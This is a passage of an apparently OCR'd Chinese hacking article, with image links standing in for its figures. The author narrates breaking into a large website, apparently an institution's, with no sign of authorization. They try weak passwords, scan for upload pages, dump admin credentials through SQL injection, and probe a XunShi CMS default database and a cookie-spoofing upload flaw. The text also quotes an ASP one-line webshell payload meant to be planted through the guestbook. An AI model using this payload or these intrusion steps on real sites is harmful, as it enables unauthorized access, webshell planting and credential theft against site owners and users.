


图1

一个一个文件夹的试，先找登录页面尝试弱口令，再用工具扫描数据库和上传等，结果在tv文件夹下发现了ewebeditor的踪迹，但无奈登录页面被删除了，如图2。使用工具扫描出了

一个上传页面，直接在地址栏输入地址却跳回了登录页面，如图3。



图2




图3

继续漫无目地的到处浏览，结果在xbwz下的站点找到了一个注入点，如图4。美滋滋的跑出用户名和密码，可登录后台却又傻眼了，居然简陋到了如此地步，实在是让我无话可说呀，如图5。继续游荡，这么大的站点，肯定会用到多套系统的。

来到了图书馆的站点，一看就感觉像哪个CMS系统，找到了后台，查看源文件，发现原始信息都被删除了，试了下弱口令，出错被跳转回了登录页面。看着login.asp后面挂着的那一串参数，心里不禁纳闷，这不是讯时的CMS吗。在百度上搜索出了几个讯时的漏洞，但测试都失败了，我又试了试默认的数据库，发现并没有更改，只是被添加防下载表了，如图6。




图4




图5




图6


在前台发现有一个留言的功能，来试试以前的的一个方法，看“<%on error resume next:eval request("#")'<%loop%>”能否突破，我下载一套源代码，在本地测试了一下，留言的内容都被添加到防下载代码后面去了，看来数据库添马这个思路得终止了。漫长的思索后，想起了讯时还有个cookie欺骗漏洞，漏洞出在edit下的Admin_UploadFile.asp文件中。

